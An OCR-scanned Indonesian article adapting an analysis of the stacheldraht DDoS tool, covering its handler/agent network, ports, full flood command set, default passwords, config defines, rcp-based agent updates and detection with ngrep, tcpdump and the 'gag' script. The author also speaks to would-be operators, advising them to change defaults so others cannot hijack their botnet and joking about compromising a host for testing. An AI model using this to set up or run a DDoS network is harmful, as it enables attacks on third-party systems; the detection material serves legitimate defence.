
Untuk pendeskripsian tentang metode-metode yang digunakan dalam initial intrusion dan phase-pase dalam men-setup jaringan stacheldraht, anda bisa membacanya dalam analisa jaringan trinoo (analysis of the trinoo network) yang sebenarnya artikel tersebut sudah saya susun beberapa waktu lalu (belom dipublikasikan)…..tapi saya ingin melihat dulu antusiasme dari komunitas hacker indonesia tentang Distribute Denial of Service Attack Tools…dan juga mengingat apabila tools DDos ini dapat kita installasi dan berhasil dalam membuat sebuah atau beberapa skala jaringan dengan pengaturan sistem yang diatur sedemikian rupa. Maka akan sangat membahayakan, apabila digunakan oleh orang yang tidak bertanggung jawab. (maka dari itu bacaan ini bukan untuk lamer, newbies, script kiddies, carder……dll…heheheJ) terusin lagi yuk…..J

Catatan : bahwa modifikasi dari source code, bisa dan akan merubah detil dari analisa ini, seperti prompt, passwords, commands, port numbers TCP/UDP, atau metoda serangan yang mendukung, signatures, dan features.

The network: client(s)-->handler(s)-->agent(s)-->victim(s)

Jaringan Stacheldraht terdiri dari satu atau lebih handler program ("mserv.c") dan satu handler program dapat memiliki banyak set agent (" leaf/td.c"). Penyerang/attacker menggunakan sebuah program encrypting " mirip telnet" untuk menghubungkan dan berkomunikasi dengan handlers ("telnetc/client.c"). Sebuah jaringan stacheldraht akan terlihat seperti ini:






Attacker(S) mengendalikan satu atau lebih handlers menggunakan encrypting klien. Masing-Masing handler dapat mengendalikan banyak agent. (Ada suatu batas internal di dalam" mserv.c" di dalam kodenya mencapai 1000 agen, yang biasanya bisa mencapai 1024. Di tulis dalam code-nya " 1000 sockets are leet0"). Semua Agen dinstruksikan untuk mengkoordinir sebuah paket serangan terhadap satu atau lebih victim system oleh handler (di dalam kodenya dikenal sebagai " mserver" atau " master server").

Komunikasi

Clients ke handler (s) menggunakan	:	16660/tcp
Handler ke / dari agent(s) menggunakan	:	65000/tcp, ICMP_ECHOREPLY

Tidak sama halnya dengan trinoo, yang menggunakan UDP untuk komunikasi antara handlers dan agen, atau Tribe Flood Network yang original, Yang menggunakan ICMP



untuk komunikasi antara handler dan agen, stacheldraht menggunakan TCP dan ICMP untuk melakukan komunikasinya.


Pengendali jarak jauh (remote control) jaringan stacheldraht dapat dilakukan dengan menggunakan sebuah simple client yang menggunakan kunci symmetric encryption untuk komunikasi antar dirinya sendiri dan handler. Klien menerima argumentasi tunggal, yang menunjukkan bahwa handler tersebut perlu hubungan, yang kemudian berhubungan dengan menggunakan sebuah port TCP (di dalam kode yang di analisa menggunakan default 16660/tcp).

Untuk attacker, coba lihat contoh berikut ini (jika diberikan kata sandi yang sesuai):

```
# ./client 192.168.0.1
    [*] stacheldraht [*]
 (c) in 1999 by ...

trying to connect...
connection established.
-------------------------------------
enter the passphrase : sicken
-------------------------------------
entering interactive session.
******************************
   welcome to stacheldraht
******************************
type .help if you are lame

stacheldraht(status: a!1 d!0)>
```

Prompt ("a!") menunjukkan banyaknya agen yang aktif (a=active) dan prompt ("d!") menunjukkan banyaknya agen yang mati (d=dead) pada saat itu. Gunakan perintah ".help" untuk melihat argument perintah. (Ok…udah jam 2 pagi gak ada rokok…..pusing…beli dulu ahhhh…..sambil nunggu bobolnya gawang sun os…yang lagi “disapa” dan kalo bisa kita ajak “join” buat percobaan…he..he..he…terusin yuk….artikelnya….J) sekarang kita lihat argument-argument perintahnya….kalo enggak….bakalan tambah pusing ente……hehe J command set yang didukung yaitu:

```
stacheldraht(status: a!1 d!0)>.help
available commands in this version are:
```



.mtimer .mudp .micmp .msyn .msort .mping
.madd .mlist .msadd .msrem .distro .help
.setusize .setisize .mdie .sprange .mstop .killall
.showdead .showalive
---
stacheldraht(status: a!1 d!0)>

Perintah-perintah (commands)

.distro user server
Instruksikan agen untuk menginstal dan menjalankan new copy dirinya sendiri menggunakan perintah Berkeley "rcp" pada sistem "server", menggunakan account “user” (e.g., " rcp nixxxer_overrun@server:linux.bin ttymon")

.help
Untuk memperlihatkan commands yang didukung

.killall
Kills semua agent-agen yang aktif.

.madd ip1[:ip2[:ipN]]
Tambahkan IP addresses ke daftar attack victims


.mdie
Kirim die request ke semua agent.

.mdos
Memulai DoS attack

.micmp ip1[:ip2[:ipN]]
Memulai ICMP Flood attack terhadap host yang ditetapkan.

.mlist
Daftar IP address dari host yang telah dijadikan sasaran Dos attack pada saat ini.

.mping
Ping semua agent (bcast) untuk melihat apakah semuanya aktif (alive).



.msadd
Menambahkan master server baru (handler) ke dalam daftar (list) servers yang tersedia.

.msort
Untuk melihat agent (bcast) yang mati/hidup. (kirim ping dan perlihatkan counts/persentase
dari agent-agent yang mati/hidup)

.mstop ip1[:ip2[:ipN]]
.mstop all
Berhenti melakukan serangan terhadap ip address yang telah ditetapkan, atau berhenti melakukan serangan terhadap semua IP address (".mstop all").

.msrem
Me-removes sebuah master server (handler) dari daftar master server yang tersedia.

.msyn ip1[:ip2[:ipN]]
Memulai SYN Flood attack terhadap host yang ditetapkan.

.mtimer seconds
Set timer untuk durasi penyerangan. (tidak ada pengecekan dalam value ini).

.mudp ip1[:ip2[:ipN]]
Memulai UDP flood attack terhadap host yang ditetapkan (mode emulasi dari DoS trinoo).


.setisize
Men-set size pengiriman paket ICMP untuk serangan flooding. (maksimal: 1024, defaultnya : 1024).

.setusize
Men-set size pengiriman paket UDP untuk serangan flooding (maksimal: 1024, Defaultnya: 1024).

.showalive
Memperlihatkan semua agent yang "hidup" (bcast).

.showdead
Memperlihatkan semua agent yang "mati" (bcast).

.sprange lowport-highport




Men-set port range untuk serangan SYN Flooding (dafault untuk lowport: 0, highport: 140).

Proteksi Password

Setelah koneksi kepada handler menggunakan program klien, Attacker diminta untuk memasukan password. Password ini (Defaultnya " sicken" di dalam kode yang telah dianalisa) adalah suatu standard crypt() encrypted password, yang kemudian di enkripsi oleh program Blowfish menggunakan passphrase " authentication" sebelum dikirimkan oleh network kepada handler (* semua* komunikasi antara agen dan handler di encrypt terlebih dahulu oleh program Blowfish menggunakan passphrase tersebut.).

Seperti halnya TFN, C macros (" config.h") define values-nya digunakan untuk menyatakan perintah-perintah, penempatan kembali vector argumen ("HIDEME" dan "HIDEKIDS"), untuk merahasiakan nama program, dll.:

```
---------------------------------------------------------------------------
#ifndef _CONFIG_H

/* user defined values untuk the teletubby flood network */

#define HIDEME "(kswapd)"
#define HIDEKIDS "httpd"
#define CHILDS 10

/* sepertinya ini kata sandi, dan disini anda bisa merubahnya */

#define ID_SHELL   1       /* untuk mem-bind rootshell */

#define ID_ADDR  699       /* request penambahan IP untuk server flood */

#define  ID_SETPRANGE 2007 /* men-set port range untuk synflood */
#define   ID_SETUSIZE 2006 /* men-set size udp */
#define   ID_SETISIZE 2005 /* men-set size ICMP */
#define    ID_TIMESET 2004 /* men-set waktu untuk flooding */
#define     ID_DIEREQ 2003 /* request menshutdown master server */
#define   ID_DISTROIT 2002 /* distro request untuk master server */
#define ID_REMMSERVER 2001 /* meremove master server */
#define ID_ADDMSERVER 2000 /* memasukan master server baru */
#define SPOOF_REPLY 1000   /* spoof test reply master server */
#define ID_TEST  668       /* men-test master server */
```



```
#define ID_ICMP  1055          /* untuk ICMP flood */
#define ID_SENDUDP 2           /* untuk Udp flood */
#define ID_SENDSYN 3           /* untuk syn flood */
#define ID_SYNPORT 4           /* untuk men-set port */
#define ID_STOPIT  5           /* untuk memberhentikan flooding */
#define ID_SWITCH  6           /* untuk mengganti mode spoofing */
#define ID_ACK     7    /* untuk me-reply kepada klien */

#define _CONFIG_H
#endif
```

Coba anda lihat script value di atas….!!!! Default tersebut membuka hole kepada orang lain untuk men-take over jaringan stacheldraht yang susah payah anda buat.. (gimana kalo orang lain men-execute command agent……?). Untuk berjaga-jaga agar tidak ada orang lain mengetahui default value yang digunakan dalam script tersebut dan berjaga-jaga agar orang lain tidak meng-execute agent commands, sebaiknya anda merubahnya….!!!


Fingerprints

Seperti di dalam installasi Trinoo dan Tribe Flood Network, metoda yang digunakan untuk menginstallasi handler/agent stacheldraht sama seperti menginstallasi program yang lain pada suatu compromised sistem Unix, dengan semua option standard untuk menyembunyikan program dan file yang akan di instalasi (seperti halnya ketika anda menginstalasi “root kits”, “back door”, penggunaan hidden directories, kernel modules, dll.)

Salah satu features yang tidak dimiliki oleh trinoo ataupun TFN adalah kemampuan untuk meng-upgrade agen “on demand”. Features ini “mempekerjakan” perintah Berkeley “rcp" (514/tcp), menggunakan account yang dicuri dari cache dari beberapa site. On demand,….
semua agen di instruksikan untuk men-delete current program image, keluar dan dapatkan sebuah new copy (baik itu binary linux ataupun binary Solaris) dari suatu site/account menggunakan " rcp”, mulai menjalankan new image ini dengan " nohup", dan exit.

Untuk mengidentifikasi program di dalam sistem file, terdapat beberapa string yang dapat dibedakan.


String-string yang terdapat pada encrypting client ("client") meliputi yang berikut:



```
--------------------------------------------------------------------------------
 . . .
connection closed.
usage: ./sclient
    [*] stacheldraht [*]
 (c) in 1999 by ...
trying to connect...
unable to resolv %s
unable to connect.
connection established.
-------------------------------------
enter the passphrase :
authentication
failed
authentication failed.
entering interactive session.
./0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
huhu
 . . .
--------------------------------------------------------------------------------
```


String-string yang terdapat pada handler (“mserv”) meliputi yang berikut:

```
--------------------------------------------------------------------------------
 . . .
%d.%d.%d.%d
jbQ4yQaKLbFZc
* mtimer reached *
.quit
exiting...
you need to stop the packet action first.
.help
.version
[*]stacheldraht[*] mserver version: 1.1
setusize
setisize
mdos
mping
mudp
micmp
msyn
mstop
mtimer
madd
mlist
```




msort
msadd
msrem
distro
sprange
killall
showdead
showalive
add some bcasts mofo.
killing all active childs...
usage: .sprange
example: .sprange 0-140
 low port is : %i
high port is : %i
request was sent to the network.
usage: .setusize <=1024)>
current udp packet size is %ibytes
udp packet size was set to %i bytes.
udp packet size is too large.
usage: .setisize <=1024)>
current icmp packet size is %ibytes
icmp packet size was set to %i bytes.
icmp packet size is too large.
sending mass die request...
finished.
.mudp
starting trinoo emulation...
removing useful commands.
- DONE -
available commands in this version are:

.mtimer .mudp .micmp .msyn .msort .mping
.madd .mlist .msadd .msrem .distro .help
.setusize .setisize .mdie .sprange .mstop .killall
.showdead .showalive
usage: .distro
remember : the distro files need to be executable!
that means: chmod +x linux.bin , chmod +x sol.bin ;))
sending distro request to all bcasts....
    user : %s
rcp server :
unable to resolve - %s
unable to send distro request.
request was sent, wait some minutes ;)
usage: .msrem




removing masterserver -
failed.
usage: .msadd
adding masterserver -
no packet action at the moment, sir.
the followings ip(s) are getting packeted...
---
[*] stacheldraht [*] is packeting %d ips
[*] stacheldraht [*] is packeting 1 ip
.mstop all
deleting from packetlist...
%s - removed.
%s - skipped.
restarting packeting routines...
niggahbitch
usage: .madd
adding to packetlist...
%s - added.
usage: .mtimer
packet timer was set to %d seconds
usage: .mstop or
packeting stopped.
usage: .msyn
the net is already packeting.
mass syn flooding
%i floodrequests were sent to %i bcasts.
usage: .micmp
mass icmp bombing
usage: .mudp
mass udp bombing
tR1n00(status: a!%i d!%i)>
stacheldraht(status: a!%i d!%i)>
waiting for ping replies...
total bcasts : %d   - 100%
alive bcasts : 0   - 0%
alive bcasts : %d   - %d%
dead bcasts : %d   - %d%
showing the alive bcasts...
---
alive bcasts: %i
showing the dead bcasts...
---
dead bcasts: %i
sorting out all the dead bcasts



%d dead bcasts were sorted out.
bcasts
[*]-stacheldraht-[*] - forking in the background...
%i bcasts were successfully read in.
3.3.3.3
spoofworks
ficken
authentication
failed
****
welcome to stacheldraht
type .help if you are lame
./0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
huhu
[0;35mTribe Flood Network (c) 1999 by
[5mMixter
. . .

String yang terdapat di dalam agen (“td”) meliputi yang berikut:

. . .
%d.%d.%d.%d
ICMP
Error sending syn packet.
tc: unknown host
3.3.3.3
mservers
randomsucks
skillz
ttymon
rm -rf %s
rcp %s@%s:linux.bin %s
nohup ./%s
1.1.1.1
127.0.0.1
lpsched
no masterserver config found.
using default ones.
available servers: %i - working servers : 0
[*] stacheldraht [*] installation failed.
found a working [*] stacheldraht [*] masterserver.
masterserver is gone, looking for a new one



sicken
in.telne
./0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
. . .


Ketika masing-masing agen startup, agen-agen tersebut mencoba untuk membaca file configurasi master server, untuk mengetahui manakah handler-hendler yang dapat mengontrolnya. File tersebut adalah daftar IP address, di enkripsi menggunakan Blowfish, dengan suatu passphrase "randomsucks". Kegagalan dalam menemukan suatu file konfigurasi, disebabkan karena ada satu atau lebih default handler IP address yang di-compile ke dalam program (seperti yang di tunjukkan di atas "1.1.1.1" dan "127.0.0.1" this will obviously be changed…..!!!!!….huahhh…).

Setelah agen telah mendeterminisasikan daftar handlers yang potensial, kemudian akan start pada awal daftar handlers dan mengirimkan suatu paket ICMP_ECHOREPLY dengan suatu ID field yang berisi value 666 dan data field yang berisi string "skillz". Jika master mendapatkan paket ini, master tersebut akan mengembalikan suatu paket ICMP_ECHOREPLY dengan suatu ID field yang berisi value 667 dan data field yang berisi string " ficken". (handler dan agen akan mengirimkan beberapa paket besar, e.g., >1000 byte. Handler dan agen secara periodikal mengirimkan paket ini>>> 666|skillz / 667|ficken<<< secara bolak balik.

Apabila kita lihat melalui tool "sniffit" (Sniffit adalah packet sniffer and monitoring tool), paket tersebut akan kelihatan seperti ini:

ICMP message id: 10.0.0.1 > 192.168.0.1
ICMP type: Echo reply
45 E 00 . 04 . 14 . 01 . 0F . 00 . 00 . 40 @ 01 . E9 . 53 S 0A . 00 . 00 . 01 .
C0 . A6 . 00 . 01 . 00 . 00 . B4 . 13 . 02 . 9A . 00 . 00 . 00 . 00 . 00 . 00 .
00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .
73 s 6B k 69 i 6C l 6C l 7A z 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .
00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .00 . 00 .
. . . [60 lines of zeros deleted]
00 . 00 . 00 . 00 .

ICMP message id: 192.168.0.1 > 10.0.0.1
ICMP type: Echo reply
45 E 00 . 04 . 14 . 04 . F8 . 00 . 00 . 40 @ 01 . E5 . 6A j C0 . A6 . 00 . 01 .
0A . 00 . 00 . 01 . 00 . 00 . CE . 21 ! 02 . 9B . 00 . 00 . 00 . 00 . 00 . 00 .
00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .
66 f 69 i 63 c 6B k 65 e 6E n 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .
00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .



. . . [60 lines of zeros deleted]
00 . 00 . 00 . 00 .


Apabila kita kita lihat melalui tool “ngrep” (Network Grep Tool), akan kelihatan seperti di bawah ini:

```
# ngrep -x "*" icmp
interface: eth0 (0.0.0.0/0.0.0.0)
filter: ip and ( icmp )
Kernel filter, protocol ALL, raw packet socket
match: *
#
I 10.0.0.1 -> 192.168.0.1 0:0
  02 9a 00 00 00 00 00 00    00 00 00 00 00 00 00 00          ................
  00 00 00 00 00 00 00 00    73 6b 69 6c 6c 7a 00 00          ........skillz..
[ 61 lines of zeroes deleted ]
  00 00 00 00 00 00 00 00    00 00 00 00                      ............
#
I 192.168.0.1 -> 10.0.0.1 0:0
  02 9b 00 00 00 00 00 00    00 00 00 00 00 00 00 00          ................
  00 00 00 00 00 00 00 00    66 69 63 6b 65 6e 00 00          ........ficken..
[ 61 lines of zeroes deleted ]
  00 00 00 00 00 00 00 00    00 00 00 00                      ............
#
```

" ngrep" adalah Network grep utility yang digunakan untuk menganalisis paket jaringan (“packet sniffer”) lebih mudah untuk digunakan dan outputnya lebih ringkas dibanding dengan " tcpdump" / " tcpshow".

Sebagai tambahan untuk menemukan aktif handler, agen melakukankan suatu test untuk melihat jika jaringan pada agen sedang berjalan (ruuning) dan mengijinkan paket-paket untuk exit dengan source address yang dipalsukan. Hal tersebut dilakukan dengan mengirimkan suatu paket ICMP ECHO dengan sebuah alamat IP palsu " 3.3.3.3", sebuah ID 666, dan alamat IP dari sistem agen (yang diperoleh dengan mendapatkan hostname, kemudian me-resolving-nya ke sebuah alamat IP) di dalam data field dari paket ICMP.

Jika master menerima paket tersebut, maka master akan me-reply-nya ke alamat IP yang




terdapat pada paket tersebut dengan suatu paket ICMP_ECHOREPLY berisi sebuah ID 1000
dan kata "spoofworks" di dalam data field (bidang data). Jika agen menerima paket ini, maka agen akan men-sets ke spoof_level 0 (bisa men-spoof semua alamat IP 32 bit). Jika terjadi time out sebelum menerima suatu paket spoof reply, maka akan men-set-nya ke spoof_level 3 (hanya bisa men-spoof final octet).

Apabila kita lihat melalui “tcpdump” dan “ngrep” maka paket tersebut akan terlihat seperti di bawah ini:

```
---------------------------------------------------------------------------
# tcpdump icmp
 . . .
14:15:35.151061 3.3.3.3 > 192.168.0.1: icmp: echo request [tos 0x7]
14:15:35.177216 192.168.0.1 > 10.0.0.1: icmp: echo reply
 . . .

# ngrep -x "*" icmp
interface: eth0 (0.0.0.0/0.0.0.0)
filter: ip and ( icmp )
Kernel filter, protocol ALL, raw packet socket
match: *
#
I 3.3.3.3 -> 192.168.0.1 8:0
  00 00 00 00 00 00 00 00    00 00 00 00 00 00 00 00          ................
  00 00 00 00 00 00 00 00    31 30 2e 30 2e 30 2e 31          ........10.0.0.1
  00 00 00 00 00 00 00 00    00 00 00 00 00 00 00 00          ................
  00 00 00 00 00 00 00 00    00 00 00 00 00 00 00 00          ................
  00 00 00 00 00 00 00 00    00 00 00 00 00 00 00 00          ................
  00 00 00 00 00 00 00 00                                     ........
#
I 192.168.0.1 -> 10.0.0.1 0:0
  03 e8 00 00 00 00 00 00    00 00 00 00 00 00 00 00          ................
  00 00 00 00 00 00 00 00    73 70 6f 6f 66 77 6f 72          ........spoofwor
  6b 73 00 00 00 00 00 00    00 00 00 00 00 00 00 00          ks..............
[ 60 lines of zeroes deleted ]
  00 00 00 00 00 00 00 00    00 00 00 00                      ............
#
---------------------------------------------------------------------------
```

Terdapat juga sebuah kode di dalam agen untuk melakukan suatu ID test, mengirimkan suatu paket ICMP_ECHOREPLY dengan suatu ID field value 669, dan string "sicken\n" di dalam data field. Kode ini akan muncul jika agen dikirim suatu paket ICMP_ECHOREPLY




dengan sebuah ID field yang berisi value 668. Seandainya anda ingin memeriksa adanya 3stacheldraht agen, maka anda dapat memeriksanya dengan sebuah program “gag” (Perl script yang dibuat untuk mendeteksi stacheldraht agents). Apabila menggunakan “ngrep” maka yang akan muncul seperti ini:

```
---------------------------------------------------------------------------
# ngrep -x "*" icmp
interface: eth0 (0.0.0.0/0.0.0.0)
filter: ip and ( icmp )
Kernel filter, protocol ALL, raw packet socket
match: *
#
I 10.0.0.2 -> 198.162.0.1 0:0
  02 9c 00 00 67 65 73 75    6e 64 68 65 69 74 21              ....gesundheit!
#
I 198.162.0.1 -> 10.0.0.2 0:0
  02 9d 00 00 00 00 00 00    00 00 00 00 00 00 00 00           ................
  00 00 00 00 00 00 00 00    73 69 63 6b 65 6e 0a 00           ........sicken..
[ 61 lines of zeroes deleted ]
  00 00 00 00 00 00 00 00    00 00 00 00                       ............
---------------------------------------------------------------------------
```

Script "gag" bisa juga digunakan seperti halnya “ngrep”. Pertama, buatlah daftar semua sistem yang dicurigai (lakukan scanning menggunakan " nmap" untuk pendeteksian Operating System (OS) dan temukan semua system Solaris dan Linux pada jaringan anda,
atau scanlah seluruh jaringan dan temukan semua alamat IP yang aktif).
Gunakanlah "Tcpdump" untuk menangkap semua potensial reply yang akan digunakan kemudian.
Kemudian gunakanlah "gag". Perhatikan contoh di bawah ini :

```
---------------------------------------------------------------------------
# tcpdump -s 1500 -w stach.dump 'icmp[4:2] = 669'
# ./gag -v iplist
sending packet [668/"gesundheit!"] to 192.168.0.1
sending packet [668/"gesundheit!"] to 192.168.0.30
sending packet [668/"gesundheit!"] to 192.168.1.2
sending packet [668/"gesundheit!"] to 192.168.1.5
sending packet [668/"gesundheit!"] to 192.168.2.10
sending packet [668/"gesundheit!"] to 192.168.3.6
 . . .
---------------------------------------------------------------------------
```



Untuk melihat daftar system yang mengembalikan paket ICMP_ECHOREPLY dengan ID 669,
lakukan yang berikut ini :

```
# tcpdump -r stach.dump
tcpdump: Filtering in user process
15:27:57.520094 192.168.0.1 > 10.0.0.1  : icmp: echo reply (DF)
15:28:01.984660 192.168.2.10 > 10.0.0.1: icmp: echo reply (DF)
```


Untuk benar-benar memastikan bahwa muatan paket tersebut terdapat konfirmasi " sicken\n",
anda dapat melakukan hal yang berikut ini:

```
# tcpshow < stach.dump | egrep "Source IP|sicken"
tcpdump: Filtering in user process
      Source IP Address:        198.162.0.1
      .....sicken
      Source IP Address:        192.168.2.10
      .....sicken
```

{Apabila anda membutuhkan sebuah tool untuk mendeteksi stacheldraht, trinoo ataupun tfn.
Anda bisa menemukannya di: http://staff.washington.edu/dittrich/misc/ddos_scan.tar}

